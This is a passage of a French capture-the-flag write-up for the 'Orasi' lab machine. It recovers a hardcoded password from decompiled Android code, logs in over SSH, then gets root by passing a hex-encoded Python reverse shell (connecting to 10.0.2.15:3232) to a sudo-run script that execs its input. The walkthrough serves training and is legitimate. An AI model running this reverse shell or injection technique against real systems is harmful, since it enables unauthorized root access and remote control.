
R.class | LoginDataSource.class | LoggedInUser.class | Result.

```java
package com.alienum.irida.data;

import com.alienum.irida.data.model.LoggedInUser;
import java.io.IOException;
import java.util.HashMap;
import java.util.UUID;

public class LoginDataSource {
  public Result<LoggedInUser> login(String paramString1, String paramString2) {
    if (paramString1.equals("irida") && paramString2.equals(protector("1#2#3#4#5")))
      try {
        LoggedInUser loggedInUser = new LoggedInUser();
        this(UUID.randomUUID().toString(), "Irida Orasis");
        return new Result.Success<LoggedInUser>(loggedInUser);
      } catch (Exception exception) {
        return new Result.Error(new IOException("Error logging in", exception));
      }
    return new Result.Error(new IOException("Error logging in", null));
  }

  public void logout() {}

  public String protector(String paramString) {
    String[] arrayOfString = paramString.split("#");
    HashMap<Object, Object> hashMap = new HashMap<Object, Object>();
    hashMap.put(arrayOfString[0], "eye");
    hashMap.put(arrayOfString[3], "tiger");
    hashMap.put(arrayOfString[4], "()");
    hashMap.put(arrayOfString[1], "of");
    hashMap.put(arrayOfString[2], "the");
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append((String)hashMap.get(arrayOfString[0]));
    stringBuilder.append(".");
    stringBuilder.append((String)hashMap.get(arrayOfString[1]));
    stringBuilder.append(".");
    stringBuilder.append((String)hashMap.get(arrayOfString[2]));
    stringBuilder.append(".");
    stringBuilder.append((String)hashMap.get(arrayOfString[3]));
    stringBuilder.append(".");
    stringBuilder.append((String)hashMap.get(arrayOfString[4]));
    String str = stringBuilder.toString();
    System.out.println(str);
    return str;
```


On découvre un login et un mot de passe. Le login est irida et le mot de passe est donné par la fonction protector. En remettant les éléments dans l'ordre, on obtient comme mot de passe "eye.of.the.tiger.()".

# Port 22

Quand on essaye de se connecter à Orasi par ssh avec ces identifiants, ça ne fonctionne pas. C'est maintenant que l'indice au tout début va nous être utile. On enlève le dernier "." dans notre mot de passe et on parvient à se connecter :





On peut afficher le contenu de user.txt :





user.txt : **2afb9cbb10c22dc7e154a8c434595948**


Comme tout à l'heure, on lance *sudo -l* :




On peut lancer un script python, on essaye d'en afficher le contenu avant :




C'est impossible, on va donc devoir lancer la commande à l'aveugle :




Quand on écrit une commande, on nous demande d'écrire quelque chose en hexadécimal.
Quand on colle le contenu de user.txt, on obtient un nouveau message d'erreur.
On convertir "ls" en hexadécimal :

```
irida@orasi:~$ echo 'ls' | xxd -p
6c730a
irida@orasi:~$ sudo -u root /usr/bin/python3 /root/oras.py
: 6c730a
Traceback (most recent call last):
  File "/root/oras.py", line 8, in <module>
    print(exec(name))
  File "<string>", line 1, in <module>
NameError: name 'ls' is not defined
```

On obtient encore un nouveau message d'erreur et cette fois-ci, on apprend que l'entrée est exécutée. On retourne donc sur notre site préféré offsec.dev, et cette fois on copie le code pour obtenir un reverse shell en python :

Python

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.15",
3232));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Copy

On lance nc dans un autre terminal :

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 3232
listening on [any] 3232 ...
```

On convertit notre shell python et on lance oras.py :

```
irida@orasi:/$ echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0
.2.15",3232));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]
);' | xxd -p -c 1000
696d706f727420736f636b65742c73756270726f636573732c6f733b733d736f636b65742e736f636b657428736f636b65742e41465f494e4554
2c736f636b65742e534f434b5f53545245414d293b732e636f6e6e656374282231302e302e322e3135222c3332333229293b6f732e64757032
28732e66696c656e6f28292c30293b206f732e6475703228732e66696c656e6f28292c31293b206f732e6475703228732e66696c656e6f28292c
32293b703d73756270726f636573732e63616c6c285b222f62696e2f7368222c222d69225d293b0a
irida@orasi:/$ sudo -u root /usr/bin/python3 /root/oras.py
: 696d706f727420736f636b65742c73756270726f636573732c6f733b733d736f636b65742e736f636b657428736f636b65742e41465f494e45
542c736f636b65742e534f434b5f53545245414d293b732e636f6e6e656374282231302e302e322e3135222c3332333229293b6f732e647570
3228732e66696c656e6f28292c30293b206f732e6475703228732e66696c656e6f28292c31293b206f732e6475703228732e66696c656e6f2829
2c32293b703d73756270726f636573732e63616c6c285b222f62696e2f7368222c222d69225d293b0a
```

On retourne sur l'autre terminal et on est enfin root, seigneur :

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 3232
listening on [any] 3232 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 54710
# whoami
root
#
```

On se rend dans le répertoire root et on affiche le contenu de root.txt :

```
# cd root
# ls
oras.py
root.txt
# cat root.txt
b1c17c79773c831cbb9109802059c6b5
#
```

flag : **b1c17c79773c831cbb9109802059c6b5**